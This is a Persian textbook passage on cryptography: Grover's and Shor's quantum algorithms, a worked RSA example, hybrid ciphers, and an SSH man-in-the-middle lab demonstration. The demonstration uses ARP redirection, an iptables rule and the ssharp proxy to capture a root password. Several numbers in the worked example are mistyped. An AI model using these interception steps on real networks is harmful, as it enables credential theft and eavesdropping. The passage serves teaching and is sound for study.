بسیاری از رمزهای استاندارد و صنعتیِ انسدادی علیه تمام حالات تحلیل رمز مقاوم هستند و اندازه کلید ها معمولا جهت اجرای یک حمله جامع brute-force بسیار بزرگ است. با این حال محاسبات کوانتومی احتمالات جالبی را بیان می دارند که راجع به آنها کمی اغراق یا بی توجهی شده است.

۴,۳,۱. الگوریتم جستجوی کوانتومی از لوو گراور

محاسبات کوانتومی، توازن[۹۶] وسیعی را نوید می دهد. یک کامپیوتر کوانتومی، می تواند حالات مختلف زیادی را در یک *انطباق*[۹۷] (می توان آنرا به عنوان یک آرایه انگار کرد) ذخیره کند، سپس در یک زمان روی تمام آنها محاسبات لازم را انجام دهد. این حالت برای انجام حملات brute-force مطلوب و کاراست که از جمله می توان آنرا بر روی رمزهای انسدادی بکار برد. انطباق را می توان با تمام کلیدها بارگذاری کرد، سپس عملیات رمزنگاری را در یک زمان روی تمام کلیدها انجام داد. قسمت حقه آمیز، بدست آوردن مقدار صحیح و درست انطباق است. چون تمام کارها در کامپیوترهای کوانتومی در یک حالت و زمان واحد رها می شود، لذا بازدید انطابق در کامپیوترهای کوانتومی اندکی مرموز است. متاسفانه *رها کردن عملیات (decohering)* در ابتدا تصادفی است و هر حالت در انطباق، احتمال (شانس) برابری برای رها شدن دارد.

بدون بکار بردن روشی جهت دستکاری احتمال های حالات انطباق، همان نتیجه را می توان با حدس زدن کلیدها به دست آورد. مردی با نام لوو گراور با الگوریتمی توانست احتمال های حالات انطباق را دستکاری کند. این الگوریتم درحالیکه شانس بقیه احتمالات را کاهش می دهد، امکان افزایش شانس حالت مطلوب مشخصی را فراهم می کند.

---

[94] Sub-Key
[95] Differential Cryptanalysis
[96] Parallelism
[97] Superposition

این روند چندین بار تکرار می شود تا اینکه شانس رها شدن انطباق در حالت مطلوب تقریبا تضمین شده باشد. تعداد مراحل این روند حدودا $O\sqrt{n}$ است.

با استفاده از چندین خاصیت EXP (اکسپونشیال)[۹۸] در ریاضی، فرد در می یابد که این روند می تواند به طور موثری اندازه کلید را برای یک حمله جامع Brute-Force به نصف برساند. لذا دو برابر کردن اندازه کلید در یک رمز انسدادی، حتی آنرا مقابل احتمالهای تئوری جهت پیاده سازی یک حمله جامع brute-force با یک کامپیوتر کوانتومی مقاوم می سازد.

۴,۴. رمزگذاری نامتقارن (asymmetric)

رمزهای نامتقارن از دو کلید استفاده می کنند: کلید *عمومی (public)* و کلید *محرمانه (private)*. همان طور نام ها گویای این مطلب هستند، کلید عمومی، به صورت عمومی عرضه می شود درحالیکه کلید محرمانه، به صورت خصوصی نگهداری می گردد. رمزگشایی تمام پیام هایی که با کلید عمومی رمزنگاری می شوند، فقط با کلید محرمانه انجام می شود. لذا این خاصیت، مشکل توزیع کلید را عملا برطرف می سازد- کلیدهای عمومی، عمومی هستند و با استفاده از کلید عمومی می توان پیام را برای یک کلید محرمانه متناظر رمزنگاری کرد. در این صورت برخلاف رمزهای متقارن، به منظور انتقال کلید محرمانه نیازی به کانال ارتباطی *خارج از باند*[۹۹] (یعنی وجود یک کانال مجزا از کانال انتقال داده) نیست. به هر حال، رمزهای نامتقارن اندکی نسبت به رمزهای متقارن کندتر هستند.

۴,۴,۱. طرح RSA

طرح ***RSA*** یکی از محبوب ترین الگوریتم های نامتقارن است. امنیت RSA وابسته به میزان دشواری فاکتورگیری شماره های بزرگ است. ابتدا دو عدد اول P و Q انتخاب می شوند و حاصلضرب آنها در N قرار داده می شود:

```
N = P · Q
```

سپس تعداد ارقامِ بین ۱ و N-1 که نسبت به N اول هستند محاسبه می شوند (دو شماره *نسبت به هم اول* هستند اگر بزرگترین مقسوم علیه آنها ۱ باشد). این خاصیت، همان *تابع حسابی اویلر* است که با حرف یونانی کوچک فی (Phi) یا φ نشان داده می شود.

برای مثال، رابطه $\varphi(9) = 6$ صحیح است، چون اعداد ۱، ۲، ۴، ۵، ۷ و ۸ نسبت به ۹ اول هستند. یکی از خواص تابع اویلر این است که اگر N اول باشد، حتما $\varphi(N)$ برابر با N-1 است. یک خاصیت بدیهی دیگر این است که اگر N حاصلضرب دو عدد صحیح P و Q باشد، آنگاه عبارت $\varphi(P \cdot Q)$ برابر با $(P-1)\cdot(Q-1)$ است، یعنی:

```
φ(P · Q) = (P - 1) · (Q - 1)
```

چون باید مقدار $\varphi(N)$ را برای RSA محاسبه کرد، لذا این خاصیت مفید واقع می شود.

کلید رمزنگاری یا *E*، نسبت به $\varphi(N)$ اول است و باید به صورت *تصادفی* انتخاب شود. آنگاه *کلید رمزگشایی* یا *D* از معادله زیر بدست می آید که در آن S، یک عدد صحیح دلخواه است:

```
E · D = S · φ(N) + 1
```

این معادله را میتوان با الگوریتم تعمیم یافته اقلیدس حل کرد. *الگوریتم اقلیدس*، روشی بسیار سریع جهت محاسبه *بزرگترین مقسوم علیه مشترک* (GCD[۱۰۰]) یا همان *ب.م.م* دو عدد است. در این روش، عدد بزرگتر بر عدد کوچکتر تقسیم و باقیمانده آن یادداشت می شود. سپس عدد کوچکتر بر باقیمانده تقسیم می شود و این روند آنقدر

---

[98] Exponential
[99] Out of Band
[100] Greatest Common Divisor

تکرار می شود تا باقیمانده برابر با صفر شود. *آخرین مقدار قبل از صفر* برای باقیمانده، همان ب.م.م دو عدد است. این الگوریتم با زمان اجرایی معادل با $O(\log_{10}N)$ کاملا سریع است، تعداد مراحل مورد نیاز جهت خاتمه اجرای الگوریتم برابر با تعداد رقم های موجود در عدد بزرگتر خواهد بود.

در جدول زیر، ب.م.م دو عدد ۷۲۵۳ و ۱۲۰ محاسبه شده است (که به صورت gcd(7253, 120) نمایش داده می شود). پر کردن جدول با قرار دادن اعداد در ستون های A و B (شماره بزرگتر در ستون A قرار می گیرد) شروع می شود. سپس A بر B تقسیم و باقیمانده در ستون R قرار داده می شود. در خط بعدی، B قدیم (مقدار قبلی B)، معادل A جدید (مقدار فعلی A) می شود و R قدیم برابر با B جدید می شود. مجددا R برای این دو مقدار محاسبه می گردد و این فرآیند آنقدر تکرار می شود تا باقیمانده صفر گردد. آخرین مقدار قبل از صفر برای R، ب.م.م خواهد بود.

ب.م.م. دو عدد ۷۲۵۳ و ۱۲۰ - gcd(7253, 120)

عدد بزرگتر (A)	عدد کوچکتر (B)	باقیمانده (R)
۷۲۵۳	۱۲۰	۵۳
۱۲۰	۵۳	۱۴
۵۳	۱۴	۱۱
۱۴	۱۱	۳
۱۱	۳	۲
۳	۲	۱
۲	۱	۰ (صفر)

بنابراین ب.م.م دو عدد ۷۲۴۳ و ۱۲۰، عدد ۱ است و می توان نتیجه گرفت که ۷۲۵۰ و ۱۲۰ نسبت به هم اول هستند.

الگوریتم تعمیم یافته اقلیدس، هنگامی که ب.م.م A و B برابر با R باشد، دو عدد K و J را طوری پیدا می کند که رابطه زیر برقرار باشد:

```
J · A + K · B = R
```

با استفاده از عکس *الگوریتم اقلیدس* می توان اینکار را انجام داد. اما در این مورد *خارج قسمت (quotient)* حائز اهمیت است (و نه باقیمانده). در اینجا روابط ریاضی با خارج قسمت ها را در مثال قبلی می بینید:

```
7253 = 60 · 120 + 53
120 = 2 · 53 + 14
53 = 3 · 14 + 11
14 = 1 · 11 + 3
11 = 3 · 3 + 2
3 = 1 · 2 + 1
```

طبق قواعد علم جبر می توان جملات را حول مساوی حرکت داد (این کار با عوض شدن علامت همراه است) بطوریکه تنها باقیمانده (به صورت ضخیم نمایش یافته است) در سمت چپ مساوی قرار داشته باشد.

```
53 = 7253 - 60 · 120
14 = 120 - 2 · 53
11 = 53 - 3 · 14
3 = 14 - 1 · 11
2 = 11 - 3 · 3
1 = 3 - 1 · 2
```

از آخر شروع می کنیم. عبارت زیر بدیهی است:

```
1 = 3 - 1 · 2
```

در خط بالاتر عبارت $2 = 11 - 3 \cdot 3$ وجود دارد که در آن عمل *جانشینی (substitution)* برای عدد ۲ انجام شده است.

```
1 = 3 - 1 · (11 - 3·3)
1 = 4·3 - 1 · 11
```

خط ماقبل آن نیز عبارت $3 = 14 - 1 \cdot 11$ است که یک جانشینی برای ۳ می باشد.

```
1 = 4 · (14 - 1 · 11) - 1 · 11
1 = 4 · 14 - 5 · 11
```

و مجددا خط قبل تر نیز عبارت $11 = 53 - 3 \cdot 14$ را نشان می دهد که آن نیز جانشینی دیگری را نشان می دهد.

```
1 = 4 · 14 - 5 · (53 - 3 · 14)
1 = 19 · 14 - 5 · 53
```

طبق همین الگو خط قبل از آن نیز $14 = 120 - 2 \cdot 53$ است که جانشینی دیگری را نتیجه می دهد.

```
1 = 19 · (120 - 2 · 53) - 5 · 53
1 = 19 · 120 - 43 · 53
```

و نهایتا اولین خط عبارت $53 = 7253 - 60 \cdot 120$ است که جانشینی آخر در اینجا است.

```
1 = 19 · 120 - 43 · (7253 - 60 · 120)
1 = 2599 · 120 - 43 · 7253
2599 · 120 +- 43 · 7253 = 1
```

از روال فوق واضح است که J و K باید بترتیب 2599 و -43 باشند.

اعداد مثال قبل برای ارتباطشان با RSA انتخاب شدند. اکنون فرض کنید که مقادیر P و Q به ترتیب ۱۱ و ۱۳ و مقدار N نیز ۱۴۳ است. بنابراین عبارت $\varphi(N) = 120 = (11-1) \cdot (13-1)$ برقرار است (با توجه به اینکه دو عدد ۱۱ و ۱۳ نسبت به هم اول هستند). به دلیل اینکه ۷۲۵۳ نسبت به ۱۲۰ اول می باشد، لذا عدد مناسبی برای E می باشد. اگر بیاد می آورید، هدف یافتن مقداری برای D بود بطوریکه در معادله زیر صدق کند:

```
E · D = S · φ(N) + 1
```

با جابجایی جملات در طرفین مساوی می توان آنرا به حالت ملموس تری تبدیل کرد:

```
D · E + S · φ(N) = 1
D · 7,253 ± S · 120 = 1
```

با استفاده از مقادیر الگوریتم تعمیم یافته اقلیدس واضح است که $D = -43$. اما مقدار S عملا حائز اهمیت نیست و فقط نشان می دهد که این عملیات ریاضی در پیمانه $\varphi(N)$ یا ۱۲۰ انجام گرفته اند. اکنون طبق خواص همنهشتی (۷۷ = ۴۳ – ۱۲۰) مقدار مثبت معادل برای D برابر با ۷۷ خواهد بود. اکنون می توان در معادله بالا به جای D عدد ۷۷ را جایگذاری کرد.

```
E · D = S · φ(N) + 1
7253 · 77 = 4654 · 120 + 1
```

مقادیر N و E به عنوان کلید عمومی توزیع می شوند، درحالیکه مقدار D به عنوان کلید محرمانه نگهداری می شود. مقادیر P و Q نیز دورانداخته شده اند. بر همین اساس عملیات رمزنگاری و رمزگشایی بسیار ساده اند:

رمزنگاری:

$$C = M^E \pmod N$$

رمزگشایی:

$$M = C^D \pmod N$$

برای مثال اگر *پیام* یا M برابر با ۹۸ باشد، رمزنگاری به صورت زیر انجام می شود:

$$98^{7253} = 76 \pmod{143}$$

متن رمزی میتواند ۷۶ باشد. آنگاه تنها شخصی که مقدار D را بداند می تواند پیام را رمزگشایی کرده و مقدار ۹۸ (متن واضح) را از ۷۶ (متن رمزی) بازیابی کند، همان طور که در زیر نشان داده شده است:

$$76^{77} = 98 \pmod{143}$$

بدیهی است که اگر M بزرگتر از N باشد، باید به قطعات داده ای کوچکتر از N تقسیم شود.

این فرآیند با استفاده از قضیه اویلر امکان پذیر است. این قضیه بیان می کند که اگر M و N نسبت به هم اول باشند و M کوچکتر از N باشد، آنگاه هنگامی که M به تعداد $\varphi(N)$ بار در خودش ضرب شود و سپس تقسیم بر N شود، باقیمانده همیشه برابر با ۱ خواهد بود.

اگر $\gcd(M, N) = 1$ و $M < N$، آنگاه $M^{\varphi(N)} = 1(\mathrm{mod}N)$. چون محاسبات در پیمانه N انجام می شوند، لذا بر طبق قاعده ای که عمل ضرب در حساب پیمانه ای عمل می کند معادلات زیر نیز درست است:

$$M^{\varphi(N)} \cdot M^{\varphi(N)} = 1 \cdot 1(\mathrm{mod}N)$$
$$M^{2\cdot\varphi(N)} = 1(\mathrm{mod}N)$$

این روند S بار تکرار و نهایتا عبارت زیر حاصل می گردد:

$$M^{S\cdot\varphi(N)} = 1(\mathrm{mod}N)$$

اگر هر دو طرف در M ضرب شوند نتیجه به صورت زیر خواهد بود:

$$M^{S\cdot\varphi(N)} \cdot M = 1 \cdot M(\mathrm{mod}N)$$
$$M^{S\cdot\varphi(N)+1} = M(\mathrm{mod}N)$$

این معادله هسته مرکزی RSA است. یک شماره (مثلا M) که در پیمانه N به یک توان دلخواه می رسد، مجددا شماره اولیه (M) را تولید می کند. در حقیقت تابعی است که ورودی خود را بر می گرداند. اما اگر این معادله را بتوان به دو قسمت مجزا تبدیل کرد، آنگاه می توان یک قسمت را برای رمزنگاری و قسمت دیگر را برای رمزگشایی و تولید مجدد پیام اصلی استفاده کرد. با یافتن و ضرب کردن دو عدد E و D و مساوی قرار دادن آن با S ضربدر $\varphi(N)$ بعلاوه ۱ می توان این کار را انجام داد. سپس این مقدار را می توان در معادله قبلی جایگذاری کرد. بنابراین خواهیم داشت:

$$E \cdot D = S \cdot \varphi(N)+1$$
$$M^{E\cdot D} = M(\mathrm{mod}N)$$

که برابر با عبارت $M^{ED} = M(\mathrm{mod}N)$ هستند که می توان آنرا به دو قسمت تقسیم کرد:

$$M^{E} = C(\mathrm{mod}N)$$
$$C^{D} = M(\mathrm{mod}N)$$

این اساس عملکرد RSA است. امنیت الگوریتم، سعی بر محرمانه نگهداشتن D است. اما چون N و E هر دو مقادیر عمومی هستند، اگر N را بتوان به عامل های اولیه P و Q تبدیل کرد، آنگاه می توان $\varphi(N)$ را بسادگی با $(P-1)\cdot(Q-1)$ محاسبه کرد و D را با الگوریتم تعمیم یافته اقلیدس تعیین نمود. بنابراین اندازه کلید برای RSA، باید با نظر به شناخته شده ترین الگوریتم عامل یابی انتخاب شود تا امنیت محاسباتی برقرار شود. در حال حاضر شناخته شده ترین الگوریتم عامل یابی برای اعداد بزرگ، *غربال میدان عدد (NFS)*[۱۰۱] است. این الگوریتم یک زمان اجرای *زیر-تعریفی (sub-exponential)* دارد که نسبتا خوب است، اما به قدر کافی جهت کرک کردن یک کلید ۲,۰۴۸ بیتی RSA، در یک بازه زمانی معقول بزرگ نیست.

۴,۴,۲. الگوریتم فاکتورگیری کوانتومی از پیتر شور

مجددا محاسبات کوانتومی، وعده افزایش توان محاسباتی را نوید می دهد. *پیتر شور (Peter Shor)* می توانست از توازن وسیع موجود در کامپیوترهای کوانتومی به منظور عامل یابی شماره ها با استفاده از یک حقه در نظریه اعداد استفاده کند.

الگوریتم عملا بسیار ساده بود. یک شماره برای عامل یابی دریافت می شود (N). مقداری کمتر از N برای A انتخاب می شود. این مقدار باید نسبت به N نیز اول باشد، اما با فرض اینکه N حاصلضرب دو عدد اول است (که همیشه

[101] Number Field Sieve

جهت عامل یابی اعداد به منظور شکستن RSA صادق است)، اگر A نسبت به N اول نباشد، آنگاه حتما یکی از عامل های N خواهد بود.

متعاقبلا *محل انطباق (superposition)* را با شماره های متوالی شروع شده از ۱ بارگذاری می کنیم و هر یک از آن مقادیر را از طریق تابع $f(x) = A^x(\text{mod}N)$ می دهیم. تمام این عملیات با جادوی محاسبات کوانتومی می تواند در واحد زمان انجام شود. یک الگوی تکرار در نتایج تابع نمود دارد و دوره این تکرار را باید پاید کرد. خوشبختانه این کار را می تواند به سرعت روی کامپیوترهای کوانتومی با یک تغییر شکل Fourier انجام داد. دوره را با R نشان می دهیم.

سپس مقادیر $\gcd(A^{R/2} + 1, N)$ و $\gcd(A^{R/2} - 1, N)$ محاسبه می شوند. حداقل یکی از این مقادیر باید عاملی از N باشد که این فرضیه به دلیل برقراری تساوی $A^R = 1 \pmod N$ امکان پذیر و در زیر بیشتر توضیح داده شده است.

$$A^R - 1 (\text{mod}N)$$
$$(A^{R/2})^2 - 1 (\text{mod}N)$$
$$(A^{R/2})^2 - 1 = 0 (\text{mod}N)$$
$$(A^{R/2} - 1) \cdot (A^{R/2} + 1) = 0 (\text{mod}N)$$

به این صورت $(A^{R/2} - 1) \cdot (A^{R/2} + 1)$ مضرب صحیحی از N است. تا زمانی که این مقادیر مقدار صفر را اختیار نکنند، یکی از آنها یک عامل مشترک با N خواهد داشت.

برای کرک کردن مثال قبلی RSA، باید مقدار عمومی N را عامل یابی کرد. در این مورد N برابر با ۱۴۳ است. سپس مقداری برای A انتخاب می شود که نسبت به N اول و از آن کوچکتر باشد، پس A برابر ۲۱ می شود. به این ترتیب تابع به شکل زیر خواهد شد:

$$f(x) = 21^x (\text{mod}143)$$

هر مقدار متوالی که از ۱ شروع شده و به بزرگترین عددی که کامپیوتر کوانتومی اجازه می دهد، در این تابع قرار داده خواهد شد. جهت کوتاه نگه داشتن مثال، فرض می کنیم که کامپیوتر کوانتومی دارای سه *بیت کمی*[۱۰۲] است، لذا آرایه انطباق می تواند ۸ مقدار را نگهداری کند.

$$x = 1 \quad 21^1 \pmod{143} = 21$$
$$x = 2 \quad 21^2 \pmod{143} = 12$$
$$x = 3 \quad 21^3 \pmod{143} = 109$$
$$x = 4 \quad 21^4 \pmod{143} = 1$$
$$x = 5 \quad 21^5 \pmod{143} = 21$$
$$x = 6 \quad 21^6 \pmod{143} = 12$$
$$x = 7 \quad 21^7 \pmod{143} = 109$$
$$x = 8 \quad 21^8 \pmod{143} = 1$$

در اینجا دوره را می توان به سادگی با چشم محاسبه کرد: R برابر ۴ است. با در اختیار داشتن این اطلاعات، دو عبارت $\gcd(21^2 - 1, 143)$ و $\gcd(21^2 + 1, 143)$ باید حداقل یکی از عامل ها را تولید کنند. چون $\gcd(440, 143) = 11$ و $\gcd(442, 142) = 13$، لذا هر دو عامل عملا اینبار تولید می شوند. این فاکتورها را می توان جهت محاسبه مجدد کلید محرمانه در مثال RSA قبلی استفاده کرد.

۴,۵. رمزهای پیوندی یا ترکیبی (Hybrid)

یک سیستم رمزی *پیوندی* یا *ترکیبی (hybrid)* از هر دو الگوی قبلی بهتر است. یک رمز نامتقارن برای تبادل یک کلید تولید شده تصادفی استفاده می شود که با یک رمز متقارن جهت رمزنگاری ارتباطات باقیمانده بکار می رود.

---

[102] Quantum Bits

این روند سرعت و کارآیی یک رمز متقارن را خواهد داشت، درحالیکه چالش تبادل کلید محرمانه را نیز حل می کند. رمزهای ترکیبی توسط مدرنترین کاربردهای رمزنگاری از جمله SSL، SSH و PGP استفاده می شود.


چون بسیاری از کاربردها از رمزهایی استفاده می کنند که در مقابل تحلیل رمز مقاوم هستند، لذا حمله به رمز نتیجه ای در بر نخواهد داشت. با این حال، اگر یک نفوذگر بتواند ارتباطات بین دو طرف را قطع کرده و خود را جای یکی از طرفین جا بزند، آنگاه می توان به الگوریتم تبادل کلید حمله کرد.

۴,۵,۱. حملات Man in the Middle

یک حمله *MiM (Man-In-the-Middle)* روش زیرکانه ای برای فائق آمدن بر رمزنگاری است. نفوذگر بین دو طرف ارتباط قرار می گیرد و هر یک از طرفین گمان می کند که با طرف دیگر (و نه نفوذگر) در ارتباط است، درحالیکه هر دوی آنها با نفوذگر در ارتباط هستند.

هنگامی که یک ارتباط رمزی بین دو طرف برقرار است، یک کلید محرمانه تولید شده و بوسیله یک رمز نامتقارن منتقل می شود. معمولا این کلید برای رمزنگاری ارتباطات آتی بین دو طرف استفاده می شود. چون کلید بصورت محرمانه منتقل می شود و ترافیک بعد از آن توسط این کلید، ایمن می شوند. لذا تمام ترافیک برای نفوذگری که این بسته ها را استراق کرده باشد غیرقابل فهم خواهد بود.

به هر حال در یک حمله MiM، طرف A گمان می کند که با B در ارتباط است و طرف B نیز گمان می کند که با A. اما در عمل هر دو با نفوذگر در ارتباط هستند. بنابراین هنگامی که A، با یک ارتباط رمزشده با B گفت و گو می کند، در حقیقت یک ارتباط رمزشده را برای نفوذگر باز می کند، یعنی نفوذگر بطور محرمانه با یک رمز نامتقارن ارتباط برقرار کرده و کلید محرمانه را می فهمد. در قدم بعد تنها نیاز است که نفوذگر ارتباط رمزشده دیگری با B برقرار کند. به این ترتیب B نیز گمان می برد که با A در حال ارتباط است. این مسئله در تصویر زیر نشان داده شده است:



به این صورت نفوذگر عملا دو کانال ارتباطی رمزشده مجزا را با دو کلید رمزنگاری مجزا برقرار می سازد. بسته ها از A با اولین کلید رمز و به نفوذگر ارسال می شوند (A گمان می کند که این بسته ها به B ارسال شده اند). سپس نفوذگر این بسته ها را با اولین کلید رمزگشایی کرده و مجددا آنرا با کلید دوم رمزنگاری می کند. سپس این بسته های رمزشده جدید را به B ارسال می دارد (B گمان می کند که این بسته ها از A ارسال شده اند). با قرار گرفتن در

بین دو طرف و ایجاد دو کلید مجزا، بدون آگاهی دو طرف از این مسئله نفوذگر قادر به استراق و حتی دستکاری ترافیک بین دو طرف خواهد بود.

این فرایند را تماما می توان با اسکریپت پرل موجود در فصل سوم (که برای ARP Redirection به کار می رفت) و یک بسته دستکاری شده OpenSSH، به نام SSharp انجام داد. پیرو جواز این بسته نمی توان آنرا توزیع کرد. اما می توان این بسته را در آدرس http://stealth.7350.org یافت. دیمن ssharp، یعنی ssharpd تمام ارتباطات را می پذیرد، سپس تمام آنها را به آدرس IP مقصد حقیقی، پراکسی می کند. به هنگام اجرای ssharpd، قواعد IP Filtering به منظور *redirect* یا *هدایت* کردن ترافیک ارتباط SSH با پورت مقصد ۲۳ به پورت ۱۳۳۷ استفاده می شوند. سپس اسکریپت ARP Redirection ترافیک بین 192.168.0.118 و 192.168.0.189 را هدایت می کند بطوریکه این ترافیک از ماشین 192.168.0.193 می گذرد. در زیر خروجی این ماشین ها را مشاهده می کنید:

```
On machine overdose @ 192.168.0.193
overdose# iptables -t nat -A PREROUTING -p tcp --sport 1000:5000 --dport 22
-j
REDIRECT --to-port 1337 -i eth0
overdose# ./ssharpd -4 -p 1337

Dude, Stealth speaking here. This is 7350ssharp, a smart
SSH1 & SSH2 MiM attack implementation. It's for demonstration
and educational purposes ONLY! Think before you type ... (<ENTER> or <Ctrl-
C>)

overdose# ./arpredirect.pl 192.168.0.118 192.168.0.189
Pinging 192.168.0.118 and 192.168.0.189 to retrieve MAC addresses...
Retrieving MAC addresses from arp cache...
Retrieving your IP and MAC info from ifconfig...
[*] Gateway: 192.168.0.118 is at 00:C0:F0:79:3D:30
[*] Target: 192.168.0.189 is at 00:02:2D:04:93:E4
[*] You: 192.168.0.193 is at 00:00:AD:D1:C7:ED
Redirecting: 192.168.0.118 -> 00:00:AD:D1:C7:ED <- 192.168.0.189
Redirecting: 192.168.0.118 -> 00:00:AD:D1:C7:ED <- 192.168.0.189
```

مادامی که این *تغییر جهت* یا هدایت (redirection) برقرار است، یک ارتباط SSH بین 192.168.0.118 و 192.168.0.189 باز است.

```
On machine euclid @ 192.168.0.118
euclid$ ssh root@192.168.0.189
The authenticity of host '192.168.0.189 (192.168.0.189)' can't be
established.
RSA key fingerprint is 01:17:51:de:91:9b:58:69:b2:91:6f:3a:e2:f8:48:fe.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.189' (RSA) to the list of known hosts.
root@192.168.0.189's password:
Last login: Wed Jan 22 14:03:57 2003 from 192.168.0.118
tetsuo# exit
Connection to 192.168.0.189 closed.
euclid$
```

ارتباط ایمن به نظر می رسد. اما بر روی ماشین overdos با آدرس 192.168.0.193 موارد زیر رخ داده اند:

```
Redirecting:   192.168.0.118 -> 00:00:AD:D1:C7:ED <- 192.168.0.189
Redirecting:   192.168.0.118 -> 00:00:AD:D1:C7:ED <- 192.168.0.189
Ctrl-C caught, exiting cleanly.
Putting arp caches back to normal.

overdose# cat /tmp/ssharp
192.168.0.189:22 [root:1h4R)2cr4Kpa$$w0r)]
overdose#
```

چون، عملیات اعتبارسنجی (authentication) نیز هدایت شده بود، با عمل کردن 192.168.0.193 به عنوان یک پراکسی می توان پسورد را نیز استراق کرد.

مهارت نفوذگر در معرفی کردن خود به عنوان طرف مقابل، مسئله ای است که این نوع حملات را ممکن می سازد. کاربردهای SSL و SSH با در نظر داشتن این مسئله طراحی شدند و محافظاتی را در برابر جعل هویت[۱۰۳] دارند. SSL از گواهینامه ها و SSH از *اثرات انگشت میزبان* (**host fingerprint**) به منظور تعیین اعتبار هویت استفاده می کنند. اگر نفوذگر گواهینامه صحیح را نداشته باشد یا هنگامی که A قصد برقراری یک کانال ارتباطی رمزشده را با نفوذگر دارد، نفوذگر برایB انگشت نگاری کند(fingerprint)، آنگاه امضاهای دیجتالی با هم منطبق نبوده و A با یک اخطار از این موضوع مطلع می شود.

در مثال قبلی ماشین Euclid قبلا هرگز از طریق SSH با ماشین Tetsuo ارتباط نداشته است، لذا هیچ اثرانگشت میزبان در محفوظات آن وجود نداشت. اثرانگشت میزبانی که قبلا پذیرفته شده بود مربوط به ماشین Overdose بوده است (و نه Tetsuo). اگر این مسئله وجود نداشت و ماشین Euclid، یک اثرانگشت میزبان برای ماشین Tetsuoداشت، تمام حمله تشخیص داده می شد و کاربر با اخطار مشکوک زیر برخورد می نمود:

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that the RSA host key has just been changed.
The fingerprint for the RSA key sent by the remote host is
01:17:51:de:91:9b:58:69:b2:91:6f:3a:e2:f8:48:fe.
Please contact your system administrator.
```

کلاینت OpenSSH عملا تا زمانی که اثرانگشت قدیمی میزبان حذف نشده باشد، کاربر را از ارتباط منع می کند. با این حال بسیاری از کلاینت های Windows SSH، اجرای قوانین محکم و شدید این چنینی را ندارند و کاربر را تنها با یک جعبه پیام ساده مانند"Are you sure you want to continue?" اخطار می دهند. یک کاربر بی اطلاع ممکن است در پاسخ به این جعبه پیام، گزینه مثبت را انتخاب کند.

۴,۵,۲. تمایز دادن اثرات انگشت میزبان در پروتکل SSH

اثرات انگشت میزبان در SSH، چند آسیب پذیری دارند. این آسیب پذیری ها در نسخه های اخیر OpenSSH رفع شده اند اما هنوز در پیاده سازی های قدیمی وجود دارند.

معمولا اولین باری که یک ارتباط SSH با یک میزبان جدید برقرار می شود، همان طور که در زیر نشان داده شده است، اثرانگشت آن میزبان به فایلی با نام known_hosts اضافه می شود:

```
$ ssh 192.168.0.189
The authenticity of host '192.168.0.189 (192.168.0.189)' can't be
established.
RSA key fingerprint is cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.189' (RSA) to the list of known hosts.
matrix@192.168.0.189's password: <ctrl-c>
$ grep 192.168.0.189 .ssh/known_hosts
192.168.0.189 ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAIEAztDssBM41F7IPw+q/SXRjrqPp0ZazT1gfofdmBx9oVHBcHl
byrJDTdE
hzA2EAXU6YowxyhApWUptpbPru4JW7aLhtCsWKLSFYAkdVnaXTIbWDD8rAfKFLOdaaW0ODxALOR
OxoTYasx
MLWN4Ri0cdwpXZyyRqyYJP72Kqmdz1kjk=
```

به هر حال، دو پیاده سازی متفاوت از پروتکل SSH با دو اثرانگشت میزبان متفاوت وجود دارند (SSH1 و SSH2).

```
$ ssh -1 192.168.0.189
```

[103] Identity Spoofing

```
The authenticity of host '192.168.0.189 (192.168.0.189)' can't be
established.
RSA1 key fingerprint is 87:6d:82:7f:15:49:37:af:3f:86:26:da:75:f1:bb:be.
Are you sure you want to continue connecting (yes/no)?
$ ssh -2 192.168.0.189
The authenticity of host '192.168.0.189 (192.168.0.189)' can't be
established.
RSA key fingerprint is cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f.
Are you sure you want to continue connecting (yes/no)?
$
```

بنر ظاهر شده توسط SSH Server **نشان می دهد که سرور قابلیت درک کدام پروتکل را دارد (در زیر به صورت** bold **است):**

```
$ telnet 192.168.0.193 22
Trying 192.168.0.193...
Connected to 192.168.0.193.
Escape character is '^]'.
SSH-2.0-OpenSSH_3.5p1
Connection closed by foreign host.
$ telnet 192.168.0.189 22
Trying 192.168.0.189...
Connected to 192.168.0.189.
Escape character is '^]'.
SSH-1.99-OpenSSH_3.5p1
Connection closed by foreign host.
```

